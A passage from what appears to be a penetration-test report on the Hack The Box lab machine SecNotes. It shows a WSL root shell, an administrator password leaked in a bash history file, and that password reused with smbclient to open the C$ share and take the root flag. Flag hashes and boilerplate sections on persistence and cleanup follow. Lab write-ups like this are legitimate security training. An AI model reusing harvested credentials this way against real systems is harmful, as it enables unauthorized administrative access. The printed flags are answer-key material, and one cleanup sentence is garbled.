bash.exe -i
```

We are root in WSL:




```
root@SECNOTES:~# whoami
whoami
root
root@SECNOTES:~# pwd
pwd
/root
root@SECNOTES:~# ls -la
ls -la
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
root@SECNOTES:~# 
```

Figure 2.8: x

Get Admin

We can see a revealing command in the root user’s bash history:




```
root@SECNOTES:~# cat .bash_history
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exitroot@SECNOTES:~#
```

Figure 2.9: x

```
smbclient -U 'administrator%u6!4ZwgwOM#ˆOBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
```

We can modify the command to login as *administrator* remotely

```
smbclient -U 'administrator%u6!4ZwgwOM#ˆOBf#Nwnh' \\\\10.10.10.97\\c$
```




```
└─$ smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\10.10.10.97\\c$
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Thu Jun 21 18:24:29 2018
  bootmgr                          AHSR   395268  Fri Jul 10 07:00:31 2015
  BOOTNXT                           AHS        1  Fri Jul 10 07:00:31 2015
  Config.Msi                        DHS        0  Mon Jan 25 10:24:50 2021
  Distros                             D        0  Thu Jun 21 18:07:52 2018
  Documents and Settings          DHSrn        0  Fri Jul 10 08:21:38 2015
  inetpub                             D        0  Thu Jun 21 21:47:33 2018
  Microsoft                           D        0  Fri Jun 22 17:09:10 2018
  pagefile.sys                      AHS 738197504  Fri May  6 13:51:22 2022
  PerfLogs                            D        0  Wed Apr 11 19:38:20 2018
  php7                                D        0  Thu Jun 21 11:15:24 2018
  Program Files                      DR        0  Tue Jan 26 05:39:51 2021
  Program Files (x86)                DR        0  Tue Jan 26 05:38:26 2021
  ProgramData                        DH        0  Sun Aug 19 17:56:49 2018
  Recovery                         DHSn        0  Thu Jun 21 17:52:17 2018
  swapfile.sys                      AHS 16777216  Fri May  6 13:51:22 2022
  System Volume Information         DHS        0  Thu Jun 21 17:53:13 2018
  Ubuntu.zip                          A 201749452  Thu Jun 21 18:07:28 2018
  Users                              DR        0  Thu Jun 21 18:00:39 2018
  Windows                             D        0  Tue Jan 26 05:38:46 2021

              7736063 blocks of size 4096. 3393656 blocks available
smb: \> 
```

Figure 2.10: x

Now we can download the *root.txt* file with the following commands:

```
cd Users\Administrator\Desktop
get root.txt
```

Proof Screenshot Here:



```
┌──(kali㉿kali)-[/HTB-boxes/secnotes/3-xp]
└─$ cat root.txt
c93668bc8538fd2968812db50866b618
```

Figure 2.11: x

Proof.txt Contents:

```
c93668bc8538fd2968812db50866b618
```

2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the secnotes machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. should not have to remove any user accounts or services from the system.

3 Appendix - Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.10.97	41de0a5e07b2275bf24c378d2fc117f7	c93668bc8538fd2968812db50866b618